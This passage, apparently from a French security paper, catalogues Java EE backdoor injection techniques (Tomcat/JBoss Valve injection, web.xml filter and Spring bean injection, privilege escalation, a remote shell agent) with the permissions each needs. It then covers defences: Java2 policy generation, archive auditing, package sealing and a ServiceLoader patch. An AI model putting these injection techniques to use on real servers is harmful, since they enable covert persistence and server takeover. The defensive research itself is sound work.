Services spécifications JAR	`META INF/services/javax.xml.parsers.DocumentBuilderFactory` `META INF/services/javax.xml.parsers.SAXParserFactory`	Publication de l'implémentation de nouveaux services puis délégation du traitement à l'implémentation standard.
Programmation par aspect	`META INF/aop.xml`	Déclaration générique de règles d'injections.

Le tableau suivant indique les différentes techniques d'injections dans le flux de traitement des requêtes HTTP et les privilèges nécessaires.

Injection	Privilèges nécessaires	Descriptions

Protection de la porte dérobée contre la dé-compilation.	`java.util.PropertyPermission "macaron-backdoor","read"`
	`java.lang.RuntimePermission "createClassLoader"`
	`java.lang.RuntimePermission "getProtectionDomain"`
		Pour éviter la dé-compilation, le code est protégé. Ce privilège n'est pas nécessaire en condition normale et peut être ignoré lors des tests. Il n'est pas discriminant pour démontrer qu'une attaque ne peut avoir lieu.

Injection de Valve dans Tomcat	`javax.management.MBeanPermission`
	`"org.apache.tomcat.util.modeler.BaseModelMBean#addValve",`
	`"queryNames,invoke,registerMBean"`
	`javax.management.MBeanPermission`
	`"org.apache.tomcat.util.modeler.BaseModelMBean#removeValve",`
	`"invoke" (Optionel)`
	`java.lang.RuntimePermission "accessClassInPackage.org.apache.catalina"`
	`java.lang.RuntimePermission`
	`"accessClassInPackage.org.apache.catalina.valves"`
		La porte dérobée construit une Valve et l'injecte dans Tomcat à l'aide d'une requête Mbean.

Injection de Valve dans Tomcat 5.x si `<Context privileged="true"/>`	`java.lang.RuntimePermission`
	`"accessClassInPackage.org.apache.catalina.connector"`
	`java.lang.RuntimePermission`
	`"accessClassInPackage.org.apache.tomcat.util.http"`
		Si le privilège est disponible dans `context.xml` et utilisation de Tomcat 5.x.

Injection de Valve dans Tomcat 6.x	`java.lang.RuntimePermission`
	`"defineClassInPackage.org.apache.catalina.valves"`
	`java.lang.RuntimePermission "defineClassInPackage.org.apache.catalina"`
	`java.lang.RuntimePermission`
	`"defineClassInPackage.org.apache.catalina.connector"`
		Si utilisation de Tomcat 6.x

Injection de Valve dans JBoss avec Tomcat 5.x si `<Context privileged="true"/>`	`javax.management.MBeanServerPermission "findMBeanServer"`
	`javax.management.MBeanPermission`
	`"org.apache.tomcat.util.modeler.BaseModelMBean#addValve",`
	`"queryNames,invoke,registerMBean"`
	`javax.management.MBeanPermission`
	`"org.apache.tomcat.util.modeler.BaseModelMBean#removeValve",`
	`"invoke" (Optionel)`
	`java.lang.RuntimePermission "getClassLoader"`
	`java.lang.RuntimePermission "accessClassInPackage.org.apache.catalina"`
	`java.lang.RuntimePermission`
	`"accessClassInPackage.org.apache.catalina.valves"`
	`java.lang.RuntimePermission`
	`"accessClassInPackage.org.apache.catalina.connector"`
	`java.lang.RuntimePermission`
	`"accessClassInPackage.org.apache.tomcat.util.http"`
		Si le privilège est disponible dans `context.xml`, la porte dérobée construit une Valve et l'injecte dans JBoss à l'aide d'une requête Mbean.

Injection	Privilèges nécessaires	Descriptions

Augmentation de privilèges sous Tomcat.	`java.io.FilePermission "${catalina.home}/lib/*","write"`
	`java.io.FilePermission "${catalina.home}/lib/*","read" (Optional)`
	`java.util.PropertyPermission "catalina.home","read"(Optional)`
	
	Droit en écriture sur le répertoire par l'OS pour l'utilisateur propriétaire du serveur d'application.
		Cette attaque consiste à recopier l'archive de la porte dérobée dans un autre répertoire du serveur d'application. Ainsi, au prochain démarrage de ce dernier, le code bénéficie de plus de privilèges.

Augmentation de privilèges sous JBoss.	`java.io.FilePermission \`
	`"${jboss.home.dir}/server/default/deploy/jboss-web.deployer/*","write"`
	`java.io.FilePermission \`
	`"${jboss.home.dir}/server/default/deploy/jboss-web.deployer/*","read"`
	`(Optionel)`
	
	Droit en écriture sur le répertoire par l'OS pour l'utilisateur propriétaire du serveur d'application.
		Cette attaque consiste à recopier l'archive de la porte dérobée dans un autre répertoire du serveur d'application. Ainsi, au prochain démarrage de ce dernier, le code bénéficie de plus de privilèges.

Injection de filtre JavaEE dans `web.xml` sous Tomcat	`java.io.FilePermission` `"${catalina.base}/webapps/${war}/WEB INF/web.xml", "write"`	Cette attaque consiste à injecter un filtre JEE dans la version en cache de Tomcat du fichier `web.xml`. Au prochain redémarrage, le filtre est actif.
Injection Spring	Aucun	Injection de `<bean/>` dans les fichiers de paramétrage de Spring pour capturer tous les requêtes au framework MVC.
Programmation par aspect.	Aucun	Injection de traitement pour les servlets et JSP.

Vous pouvez constater que deux attaques ne nécessitent aucun privilège.

Le tableau suivant reprend les privilèges nécessaires aux différents agents proposés. Ces privilèges ne sont pas nécessaires à une attaque ciblée.

Agents	Privilèges minimums nécessaires	Descriptions
Agent Historique	Aucun privilège particulier.	Agent mémorisant les dernières requêtes HTTP.
Agent JNDI	Aucun privilège particulier.	Agent manipulant l'annuaire JNDI.
Agent JMX	`javax.management.MBeanPermission "*", "getDomains,getMBeanInfo,getAttribute"`	Agent consultant les JMX.
Agent JDBC	Aucun privilège particulier.	Agent permettant de manipuler la base de données.
Agent Java avec langage Javascript	Aucun privilège particulier.	Agent permettant l'exécution de code Javascript.

Agent Java avec langage Java	`java.lang.RuntimePermission "createClassLoader"`
	`java.io.FilePermission "${java.home}/classes","read"`
	`java.io.FilePermission "${java.home}/classes/-","read"`
	`java.io.FilePermission "${java.home}/lib/-","read"`
		Agent permettant la compilation de code Java à l'aide d'AJP, le compilateur de JSP.

Extension agent Java pour Tomcat	`java.io.FilePermission "${catalina.home}/common/lib/*","read"`
	`java.io.FilePermission "${catalina.home}/common/endorsed","read"`
	`java.io.FilePermission "${catalina.home}/common/endorsed/*","read"`
		Les droits supplémentaires pour compiler du code sous Tomcat.

Extension agent Java pour une compilation via `tools.jar`	`java.util.PropertyPermission "java.io.tmpdir","read";`
	`java.util.PropertyPermission "java.class.path","read";`
	`java.util.PropertyPermission "java.endorsed.dirs","read";`
	`java.util.PropertyPermission "java.ext.dirs","read";`
	`java.util.PropertyPermission "sun.boot.class.path","read";`
	`java.io.FilePermission "${java.home}/classes","read";`
	`java.io.FilePermission "${java.home}/classes/-","read";`
	`java.io.FilePermission "${java.home}/lib/-","read";`
	`java.io.FilePermission "${java.home}/../lib/tools.jar","read";`
	`java.io.FilePermission "${java.io.tmpdir}","read";`
	`java.io.FilePermission "${java.io.tmpdir}/-","read,write,delete";`
	`java.io.FilePermission ".","read";`
	`java.io.FilePermission "./-","read";`
	`java.io.FilePermission "${java.home}/lib/-","read";`
	`java.io.FilePermission "${java.home}/../lib/tools.jar","read";`
	`java.io.FilePermission "${java.io.tmpdir}","read";`
	`java.io.FilePermission "${java.io.tmpdir}/-","read,write,delete";`
	`java.io.FilePermission ".","read";`
	`java.io.FilePermission "./-","read";`
		Les droits supplémentaires pour compiler avec tools.jar si AJP n'est pas disponible.

Agent Shell	`java.io.FilePermission "/bin/bash","execute"`
	`java.io.FilePermission "/WINDOWS/Sytem32/cmd.exe","execute"`
	`java.io.FilePermission "/command.com","execute"`
		Agent proposant un shell.

Les serveurs d'applications utilisent rarement la sécurité Java2. Pourquoi ? Les développeurs n'ayant jamais testé ce mode, ils ne connaissent pas les droits minimums à ouvrir. Dans le doute, pour ne pas faire planter l'application, tous les privilèges sont ouverts.

Utiliser la sécurité Java2 complexifie l'installation des composants car il faut modifier un fichier global du serveur d'application (`*.policy`). Nous proposons plus bas une solution pour améliorer cela.

Tomcat propose un paramètre de lancement pour utiliser la sécurité Java2.

```
$ ./catalina.sh run -security
```

Il aurait été préférable d'avoir la sécurité par défaut et un paramètre pour la supprimer.

JBoss ne propose pas nativement la sécurité Java 2. Le wiki[11] indique comment modifier le script de lancement pour ajouter les droits. Il n'est pas possible d'indiquer des droits différents pour chaque composant ou chaque archive. Les droits à ouvrir sont globaux à tous les composants et toutes les archives des composants car le déploiement s'effectue, par défaut, dans un répertoire dont le nom est aléatoire. Ainsi, sans modification du déploiement de JBoss, la porte dérobée est pratiquement toujours possible. En ouvrant un droit pour un composant évolué, les privilèges sont également disponibles pour les injections.

5.1 Utilisation de la sécurité Java2

Il est difficile de connaître précisément l'ensemble des privilèges nécessaires à chaque archive. Les projets n'indiquent généralement pas cette information.

Pour remédier à cela et faciliter la prise en compte de la sécurité Java2 coté serveur, nous proposons à tous les projets d'utiliser la convention suivante :

- Pour chaque archive, un fichier `META-INF/jar.policy` doit être proposé. Ce dernier indique, à titre informatif, les privilèges minimum nécessaires à l'utilisation du composant. La syntaxe de ce fichier est conforme aux spécifications Java [12]. Les privilèges doivent être indiqués à titre global, sans `signedBy` ou `codeBase`.

Par exemple, le fichier suivant indique des privilèges pour une archive spécifique.

```
grant {
  permission java.util.logging.LoggingPermission
    "control";
  permission java.util.PropertyPermission
```

[11] http://www.jboss.org/community/docs/DOC-9380
[12] http://java.sun.com/j2se/1.3/docs/guide/security/PolicyFiles.html

```
        "java.io.tmpdir","read";
      permission java.io.FilePermission
        "<<ALL FILES>>","read,write";
      permission java.io.FilePermission
        "${java.io.tmpdir}/*","read,write,delete";
    };
```

L'utilitaire macaron-policy que nous proposons permet alors d'agréger tous les privilèges nécessaires à un composant WAR ou EAR pour produire un fichier de privilège complet. Vous le trouverez, avec d'autres utilitaires, ici : http://macaron.googlecode.com. Il est capable de prendre en entrée un composant JavaEE, un fichier `policy` déjà présent ou une log de JVM exécutée avec la variable d'environnement `-Djava.security.debug=access,failure`.

Sur le site, une vidéo présente également un cas d'utilisation de cet outil.

De ces trois sources d'informations, le programme extrait les privilèges nécessaires et peut également modifier directement un fichier policy existant.

```
    $ macaron-policy --output MonComposant.policy \
        MonComposant.ear
```

Le fichier produit doit être adapté au contexte d'exécution avant d'être inséré dans le serveur d'applications.

Comme le fichier résultat est généralement dépendant du serveur d'application, il est parfois difficile de décrire les privilèges globalement dans une archive, sans adhérence à un serveur particulier. Pour contourner cela, des variables peuvent être utilisées dans les fichiers `META-INF/jar.policy`.

Lors de la génération du fichier de politique de sécurité, il est possible de les valoriser pour les spécialiser pour le serveur d'applications cible. Nous proposons les conventions suivantes :

Tab. 1. Variables de politique de sécurité

Variable	Description
`${server.home}`	Répertoire racine du serveur d'applications.
`${server.lib}`	Répertoire des librairies du serveur d'applications.
`${webapp.base}`	Répertoire de base de déploiement des composants.
`${webapp.home}`	Répertoire de déploiement du composant.

Ainsi, une archive désirant avoir un accès en écriture dans le répertoire log du répertoire de déploiement du composant doit indiquer dans le fichier `jar.policy` le privilège suivant :

```
grant {
  permission java.io.FilePermission "${webapp.home}/log/*","read,write";
};
```

Lors de l'exécution de l'utilitaire, les variables peuvent être valorisées soit directement par la ligne de commande (paramètre `-D` classique) soit en indiquant un ou plusieurs fichiers de propriétés (paramètre `-P`). Les variables non valorisées restent disponibles. Conformément aux spécifications des fichiers .policy, elles devront être valorisées lors du lancement de la machine virtuelle par des variables systèmes.

Le fichier de propriété pour Tomcat est le suivant :

```
server.home=${catalina.home}
server.lib=${catalina.home}/server/lib
webapps.base=file:${catalina.base}/webapps
webapps.home=${webapps.base}/${basename}
```

La variable `${basename}` est la seule inconnue de Tomcat. Il faut la valoriser pour l'adapter au nom du répertoire servant à déployer le composant. Par défaut, cette variable est valorisée avec le nom du composant lui-même mais cela peut être modifié en ligne de commande.

```
$ macaron-policy -P tomcat.properties \
  -Dbasename=sample ...
```

Vous pouvez également choisir de laisser cette variable en état et la valoriser lors du lancement de la JVM du serveur d'application.

```
$ macaron-policy -P tomcat.properties \
  -Dbasename=${basename} ...
$ export JAVA_OPTS="-Dbasename=sample"
$ $TOMCAT_HOME/bin/catalina.sh run -security
Une invocation de l'outil pour Tomcat ressemble {\`a} ceci :
$ macaron-policy --output MonComposant.policy \
  -P tomcat.properties MonComposant.ear
```

Le fichier produit peut avoir deux formes. Il déclare des privilèges pour chaque archive (recommandé) :

```
// Privileges separes
grant codebase "file:${catalina.base}/webapps/MonComposant/WEB-INF/lib/l1.jar"
    {
 permission java.util.logging.LoggingPermission "control";
 permission java.io.FilePermission "/-","read,write";
};
grant codebase "file:${catalina.base}/webapps/MonComposant/WEB-INF/lib/l2.jar"
    {
 permission java.util.PropertyPermission "java.io.tmpdir","read";
 permission java.io.FilePermission "${java.io.tmpdir}/*","read,write,delete";
};
```

ou tous les privilèges globalement (paramètre `--merge ""`) :

```
// Privileges globaux
grant {
  permission java.util.logging.LoggingPermission "control";
  permission java.io.FilePermission "/-","read,write";

  permission java.util.PropertyPermission "java.io.tmpdir","read";
  permission java.io.FilePermission "${java.io.tmpdir}/*","read,write,delete";
};
```

Cela permet de traiter les serveurs d'applications n'étant pas capable de définir finement les privilèges. JBoss par exemple, utilise par défaut un répertoire aléatoire pour le déploiement. Il est possible de supprimer cette fonctionnalité.

La variable `${prefix}` est utilisée en introduction du codebase, avant le nom de l'archive. Elle est valorisée par défaut à `${webapps.home}/` pour répondre aux composants JavaEE. En la modifiant, il est possible d'exploiter les privilèges pour d'autres contextes d'exécutions, une application Swing par exemple.

Comme la plupart des archives n'indiquent pas les privilèges dont elles ont besoin et qu'il est difficile de les identifier à priori, nous proposons une base de donnée collaborative[13] pour permettre à chacun de l'alimenter.

L'utilitaire recherche le fichier `META-INF/jar.policy` dans chaque composant. S'il ne le trouve pas, une requête est envoyée à la base de donnée pour récupérer la dernière version des privilèges publiés. Si le composant n'est pas présent dans la base de données, le programme l'ignore et ne génère pas de privilège pour ce composant. Si par la suite, vous souhaitez faire enregistrer les privilèges identifiés sur un composant particulier, inscrivez-vous sur le site et partagez votre découverte.

Vous pouvez construire votre propre base de données. La variable d'environnement `POLICY_DATABASE` ou le paramètre `--database` permettent d'indiquer le format de l'URL à utiliser. La chaine de caractères {} est convertie en nom de l'archive avant l'invocation.

Les exemples suivants sont des URLs de base de politique valides :

- `http://localhost/policy?param={}`
- `https://localhost/{}`
- `file://database/policy/{}.policy`
- `policy/{}.policy`

Une base dans un répertoire local peut donc être utilisée aussi facilement qu'une base distante sur HTTP ou HTTPS. Il suffit d'avoir des fichiers comme `spring-core--2.5.5.jar.policy` avec les privilèges nécessaires dans le répertoire `/database/policy`. Cela permet d'utiliser des privilèges normalisés au sein de l'entreprise.

[13] http://macaron-policy.googlecode.com

L'utilitaire lui-même respecte les conventions proposées. L'archive `policy-*.jar` possède un fichier `META-INF/jar.policy`. À titre de démonstration, nous pouvons appliquer l'utilitaire à lui-même.

```
$ macaron-policy --merge "" --output security.policy \
$MACARON_HOME/lib/policy-*.jar
```

Cette commande demande la génération d'un fichier security.policy avec tous les privilèges déclarés dans le fichier `META-INF/jar.policy` présents dans l'archive `policy-*.jar`. Nous souhaitons que les privilèges soient déclarés globalement. Nous pouvons immédiatement utiliser le résultat pour relancer l'utilitaire, mais cette fois avec la sécurité Java2 activée.

```
$ JAVA_OPT=-Djava.security.manager \
  -Djava.security.policy=security.policy \
  macaron-policy --output - \
  $MACARON_HOME/lib/policy-*.jar
```

Les privilèges demandés sont les suivants :

```
grant {
    permission java.util.logging.LoggingPermission "control";
    permission java.util.PropertyPermission
              "java.io.tmpdir","read";
    permission java.io.FilePermission
              "<<ALL FILES>>","read,write";
    permission java.io.FilePermission
              "${java.io.tmpdir}/*","read,write,delete";
    permission java.net.SocketPermission
             "*:80","connect,resolve";
    permission java.net.SocketPermission
             "*:443","connect,resolve";
    permission java.lang.RuntimePermission
             "getenv.POLICY_DATABASE";
};
```

Ils sont parfaitement conformes aux fonctionnalités de l'outil.

Pour enrichir un fichier existant, il suffit de l'indiquer dans le paramètre `--policy`. Ainsi, pour injecter directement les privilèges dans le fichier de Tomcat, vous pouvez utiliser la commande suivante :

```
$ macaron-policy \
  --policy $CATALINA_HOME/conf/catalina.policy \
  MonComposant.war
```

Les privilèges extraits ne sont généralement pas suffisants. Ils constituent un premier jet à enrichir avec le contexte d'exécution. Par exemple, vous ne trouverez pas de privilèges pour les connections réseaux dans les fichiers `jar.policy`.

Pour identifier les problèmes de sécurité, ajoutez `-Djava.security.debug=access,-failure` dans la ligne de commande de la JVM, cela trace toutes les invocations. Le volume de logs étant important, il est préférable d'injecter le résultat dans un fichier.

```
$ export JAVA_OPTS="-Djava.security.debug=access,failure"
$ $CATALINA_HOME/bin/catalina.sh run \
  -security >access.log 2>&1
```

La trace produite par la JVM lors de la présence du paramètre `java.security.debug` n'est pas très lisible. Elle est très volumineuse et mélange les privilèges accordés des privilèges refusés.

Il est possible de ne tracer qu'un type de privilège, limitant ainsi le volume des traces.

```
-Djava.security.debug=access, failure,permission=java.lang.RuntimePermission
```

Ou bien, de ne tracer que les privilèges nécessaires à un composant particulier.

```
-Djava.security.debug=\
access,failure,codebase=\
file:$TOMCAT_HOME/webapps/sample/
```

Un paramètre de l'outil `macaron-policy` permet une analyse des traces produites lors de l'utilisation de la variable `java.security.debug`.

```
macaron-policy --accesslog access.log
```

Cela permet d'injecter les dernières erreurs détectées lors de l'absence d'un privilège.

```
$ macaron-policy \
 --accesslog access.log \
 --policy $CATALINA_HOME/conf/catalina.policy \
 $CATALINA_HOME/webapps/MonComposant.war
```

Comme les erreurs présentes dans les logs utilisent des `codeBase` sans variable, le résultat produit n'est pas exactement celui attendu dans le fichier `catalina.policy`. Pour corriger cela, l'outil est capable de faire une analyse inverse de variable. C'est à dire qu'il détecte dans le `codeBase` s'il n'existe pas une valeur correspondant à une variable. Si c'est le cas, il la remplace par le nom de la variable. Pour cela, il faut déclarer des variables inverses à l'aide du paramètre `-I`.

```
$ macaron-policy \
 --accesslog access.log \
 -Icatalina.base=$CATALINA_HOME \
 --policy $CATALINA_HOME/conf/catalina.policy \
 MonComposant.war
```

Ainsi, le fichier `catalina.policy` est automatiquement mis à jour avec les derniers privilèges refusés à l'application, lors de la dernière exécution.

Pour identifier tous les privilèges, il faut alors procéder par itération. Cela est fastidieux, mais grandement facilité par l'outil `macaron-policy`.

Tant qu'il y a encore des privilèges à ajouter
- Lancer le serveur d'application avec les logs d'accès actifs ;
- Vérifier l'application jusqu'à trouver un refus de privilège ;
- Arrêter le serveur d'applications ;
- Injecter les privilèges manquant dans le fichier `policy` ;
- Recommencer.

Cela donne, dans le cas de Tomcat, le scénario suivant :

```
$ export \
JAVA_OPTS="-Djava.security.debug=access,failure"
$ while [ true ] ; do
 echo -n "<Ctrl-C> or <CR> to analyse and launch tomcat" ; read
 macaron-policy \
 -P tomcat.properties \
 --policy $CATALINA_HOME/conf/catalina.policy \
 --accesslog access.log \
 -Icatalina.base=$CATALINA_HOME $CATALINA_HOME/webapps/myapp.war
 echo "launch tomcat..."
 $CATALINA_HOME/bin/catalina.sh run -security >access.log 2>&1
done
```

Il est également possible d'initialiser une base de données locale. Le résultat produit doit être repris à la main pour regrouper des privilèges, insérer des variables, qualifier véritablement les privilèges, en supprimer certains, etc. Le résultat ne devrait en aucun cas être exploité tel quel. Pour cela, il faut ajouter le paramètre `--extract` en indiquant le préfixe des `codeBase` à extraire, et indiquer le répertoire de destination dans le paramètre `--output`. Par exemple, pour extraire tous les privilèges calculées, extraits d'une trace ou récupérés dans un fichier `policy`, il faut procéder ainsi :

```
$ macaron-policy \
  --loglevel info \
  --extract "" \
  --output my/policy/database
  --policy $CATALINA_HOME/conf/catalina.policy
```

Grâce à cet outil, il est beaucoup plus facile de produire le fichier de synthèse des privilèges et d'utiliser la sécurité Java2. Bien entendu, le fichier résultat doit être consulté avec attention avant sa mise en production. L'outillage proposé facilite sa génération. Il ne garantit pas une sécurité optimum.

Chaque projet peut utiliser plus ou moins de fonctionnalité d'un composant. Les privilèges présents dans les fichiers `jar.policy` ou la base de données sont nécessaires

à l'ensemble des fonctionnalités. Il est possible de supprimer des privilèges s'ils ne sont pas exploités dans l'application.

Par mesure de sécurité, le privilège `java.security.AllPermission` n'est pas autorisé dans les fichiers, sauf demande explicite en ligne de commande. Utilisez le paramètre `--help` pour avoir plus d'informations.

```
$ macaron-policy --help
```

5.2 Signature numérique

Une alternative consiste à signer numériquement les archives lorsqu'il est garantie qu'elles sont saines. Un couple de clef privé/public est utilisé pour signer les archives dont l'entreprise à appliquer tous les outils de qualification, comme l'outil `macaron-audit` décrit ci-dessous. La clef privée est utilisée pour signer les archives, avant de les publier dans le repository de l'entreprise. Tous les privilèges ou seulement certains peuvent alors être accordés globalement.

```
grant codebase "foo.com", Signedby "foo",
Principal com.sun.security.auth.SolarisPrincipal "duke" {
  permission java.security.AllPermission;
};
```

Il est préférable de n'accorder que les privilèges nécessaires à chaque composant.

5.3 Défense passive

Lors de l'analyse d'un composant JavaEE, différents symptômes peuvent éveiller les soupçons :

- La présence de packages de même nom dans des archives différentes ;
- La présence de fichiers de même nom avec des extensions différentes, dans les mêmes packages ;
- La présence de fichiers de même nom dans des packages différents ;
- La présence de fichiers dans META-INF/services ;
- La présence de certaines annotations.

Nous proposons un outil d'audit de composants. Vous le trouverez, avec d'autres utilitaires ici : http://macaron.googlecode.com. Ce dernier prend en paramètre des composants JavaEE, des répertoires et/ou des archives. Il analyse l'ensemble pour détecter les pièges.

Un fichier au format XML permet de synthétiser les résultats.

```
$ macaron-audit --output audit.xml MonComposant.ear
$ firefox audit.xml
```

Le rapport XML est consultable dans un navigateur grâce à une feuille de style spécifique permettant la navigation dans les résultats.



Fig. 14. Audit

Grâce à la feuille de style, l'impression de cette page présente tous les résultats.

L'expérience montre qu'il y a effectivement des classes similaires dans plusieurs archives différentes du même projet, des noms de fichiers identiques présent à différents endroits, etc.

```
<packages>
    <package
          name="org/aspectj/internal/lang/annotation/">
        <context>aspectjweaver-1.6.1.jar</context>
        <context>aspectjrt-1.6.0.jar</context>
    </package>
</packages>
```

Pour éviter les faux positifs, un paramètre permet d'indiquer des règles d'exclusions. Comme le format du fichier des règles d'exclusions est strictement identique au fichier de résultat d'une analyse, il est possible d'effectuer un premier tir sur une instance de confiance ou limitées aux archives saines du projet et d'utiliser le résultat pour les tirs suivant. Ainsi, seules les nouvelles alertes seront exposées.

```
$ macaron-audit --output ignore.xml MonComposant.ear
...
$ macaron-audit --ignore ignore.xml \
  -output audit.xml \
  MonComposant.ear
```

Certains fichiers sont présents en nombre dans les archives. Ils peuvent être exclus globalement.

```
<filenames>
    <filename name="MANIFEST.MF" />
    <filename name="INDEX.LIST" />
    <filename name="package.html" />
</filenames>
```

Cette approche présente le risque de cacher une attaque éventuelle car les exclusions ne sont pas associées à des archives spécifiques.

Il est préférable de sélectionner judicieusement les archives à utiliser dans le projet pour éviter les faux-positifs. Par exemple, avec Maven, il est possible d'exclure certaines dépendances malheureuses.

```
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-aspects</artifactId>
  <version>2.5.5</version>
  <exclusions>
    <exclusion>
      <groupId>org.aspectj</groupId>
      <artifactId>aspectjrt</artifactId>
    </exclusion>
  </exclusions>
</dependency>
```

Les dépendances déclarées entrainent la présence de packages identiques dans deux archives différentes. L'une est incluse dans l'autre. Il est préférable de supprimer du projet l'archive aspectjrt que d'ajouter des exceptions dans le fichier ignore.xml.

L'outil d'audit permet de se focaliser sur les différents pièges possibles, mais pas sur les techniques d'injections de code lors de l'analyse d'une requête HTTP. Cela doit être contrôlé par l'utilisation de la sécurité Java2.

5.4 Défense active

Pour éviter le risque de surcharge de classe ou le contournement des privilèges accordés aux packages, Java propose deux mécanismes[14].

Le premier permet d'interdire la consultation ou l'ajout de classes dans certains packages (les packages java et sun par exemple). Ce mécanisme est mis en place par la valorisation de deux variables d'environnement système de la JVM (package.definition et package.access). Tomcat utilise cela pour protéger les classes du serveur d'application vis à vis des classes des composants applicatifs (voir le fichier catalina.properties).

[14] http://java.sun.com/developer/JDCTechTips/2001/tt0130.html

Le deuxième mécanisme permet d'interdire à des classes d'un même package d'être présentes dans des archives différentes. Cela s'effectue par un paramètre dans le fichier MANIFEST.MF. Si ce dernier possède le paramètre Sealed : true, tous les packages de l'archive sont protégés. Il est également possible de sceller les packages individuellement[15]. Ces vérifications ne sont effectuées que si la sécurité Java2 est activée.

En plaçant les fichiers .properties dans les mêmes répertoires que les classes du projet (ce qui est fortement conseillé), il n'est plus possible d'ajouter une classe pour détourner le flux de traitement lors de la consultation d'un ResourceBundle.

Si les fichiers `.properties` sont dans des répertoires sans aucune classe, il ne sert à rien de les sceller. Le scellement ne concerne que les classes.

Pour sceller une archive avec Maven2, il faut ajouter dans le fichier `pom.xml`, les instructions suivantes :

```
<build>
    <plugins>
      <plugin>
        <artifactId>maven-jar-plugin</artifactId>
        <configuration>
          <archive>
            <manifestEntries>
              <Sealed>true</Sealed>
            </manifestEntries>
          </archive>
        </configuration>
      </plugin>
    </plugins>
</build>
...
```

Comme la très grande majorité des archives Open Source ne sont pas scellées, il faut les modifier pour ajouter les protections nécessaires. Une étude sur près de mille composants montre que moins d'un pour-mille est scellé et/ou signé.

Nous proposons un utilitaire s'occupant d'ajouter l'attribut Sealed :true à tous les composants et toutes les librairies (http://macaron.googlecode.com).

```
$ macaron-seal --in-place MonComposant.ear
```

Cette commande scelle tous les packages de toutes les archives du composant. Les fichiers `META-INF.MF` des librairies présentes dans le répertoire `WEB-INF/lib` des fichiers `.war` et les librairies des EJBs sont modifiés pour sceller tous les packages.

Pour plus d'informations, invoquez l'aide.

```
$ macaron-seal --help
```

[15] http://java.sun.com/j2se/1.3/docs/guide/extensions/spec.html#sealing

Il est possible d'appliquer récursivement ce scellement à un référentiel Maven. Il faut alors adapter en même temps les hashs SHA1 s'ils sont présents. Ces hashs peuvent être vérifiés lors du téléchargement d'un composant dans le cache local.

```
$ macaron-seal --in-place --sha1 -R .m2/repository/
```

De même pour un repository Ivy

```
$ macaron-seal --in-place -R .ivy2/cache
```

Le résultat d'un audit précédant peut servir à exclure des packages du processus. Ainsi, il est facile de renforcer une instance du serveur Tomcat par exemple, en demandant un audit du code puis en scellant les packages ne présentant pas de problèmes.

```
$ macaron-audit --output audit-tomcat.xml \
  -R $CATALINA_HOME
$ macaron-seal --ignore audit-tomcat.xml \
  -R $CATALINA_HOME --in-place
```

Ces deux commandes peuvent s'effectuer en une seule fois à l'aide de pipe.

```
$ macaron-audit --output - -R $CATALINA_HOME | \
  macaron-seal  --ignore - -R $CATALINA_HOME --in-place
```

La version de Tomcat durcie possède des archives scellées, sauf pour les quelques packages partagés par différentes archives. Lors de l'utilisation de la sécurité Java2, elle est plus résistante aux pièges.

```
$ $CATALINA_HOME/bin/catalina.sh run -security
```

Cette approche interdit une partie des injections de code de type ResourceBundle. Les ResourcesBundles présents dans des répertoires où il n'y a pas d'autres classes sont toujours vulnérables.

Il est également possible d'avoir un audit signalant les packages scellés. Le résultat est un fichier XML avec une feuille de style XSLT pour une consultation dans un navigateur.

```
$ macaron-seal --audit sealed.xml MonComposant.war
$ firefox sealed.xml
```

5.5 Réduction du risque des META-INF/services

La sécurité Java2 permet d'autoriser des classes à effectuer certains traitements. Elle permet également de déterminer les privilèges d'une classe avant son utilisation.

Pour réduire le risque d'une utilisation malveillante de services, nous proposons d'apporter quelques modifications à la classe java.util.ServiceLoader du JDK6 et suivant.

Cette classe normalise l'utilisation des services et propose une API pour récupérer toutes les implémentations d'une interface.

L'implémentation actuelle ne vérifie aucun privilège pour l'installation d'un nouveau service. Nous proposons d'ajouter la classe java.util.ServicePermission et d'ajouter la vérification du privilège associé lors de l'installation d'un nouveau service dans la classe ServiceLoader.

```
...
if (System.getSecurityManager()!=null)
{
  final Permission perm=
    new ServicePermission(service.getName());
  AccessController.doPrivileged(
    new PrivilegedAction<Object>()
  {
    public Object run()
    {
      if (!clazz.getProtectionDomain().implies(perm))
      {
        throw new AccessControlException(
          "install service denied "}perm,perm);
      }
      return null;
    }
  });
}
...
```

L'ajout de ce test permet de s'assurer que l'archive proposant d'ajouter un nouveau service en a le privilège. Seul le `CodeBase` implémentant le service doit posséder le privilège. L'appelant du service n'en a pas besoin.

Un patch en ce sens est proposé à la communauté. Ce dernier modifie également les classes des packages `javax.xml.*` et `org.w3c.*` pour qu'elles utilisent ServiceLoader.

De nombreuses autres classes du JDK utilisent le mécanisme de services, sans utiliser la classe ServiceLoader. Elles sont toujours vulnérables. Il s'agit des classes des packages suivants :

- `com.sun`,
- `org.relaxing.datatype`
- `sun.misc`

Il faut également procéder de même pour les classes de JavaEE. Un diffstat sur les modifications indique l'étendue de la mise à jour et les classes impactées.

```
j2se/src/.../java/util/ServiceLoader.java                          |   42 +-
j2se/src/.../java/util/ServicePermission.java                      |   74 ++++
j2se/src/.../javax/xml/bind/ContextFinder.java                     |   66 ---
j2se/src/.../javax/xml/datatype/FactoryFinder.java                 |   85 ----
j2se/src/.../javax/xml/parsers/DocumentBuilderFactory.java         |   12
j2se/src/.../javax/xml/parsers/FactoryFinder.java                  |   94 -----
j2se/src/.../javax/xml/parsers/SAXParserFactory.java               |   17
j2se/src/.../javax/xml/soap/FactoryFinder.java                     |   39 --
j2se/src/.../javax/xml/stream/FactoryFinder.java                   |   84 ----
j2se/src/.../javax/xml/transform/FactoryFinder.java                |   86 ----
j2se/src/.../javax/xml/validation/SchemaFactoryFinder.java         |   36 +
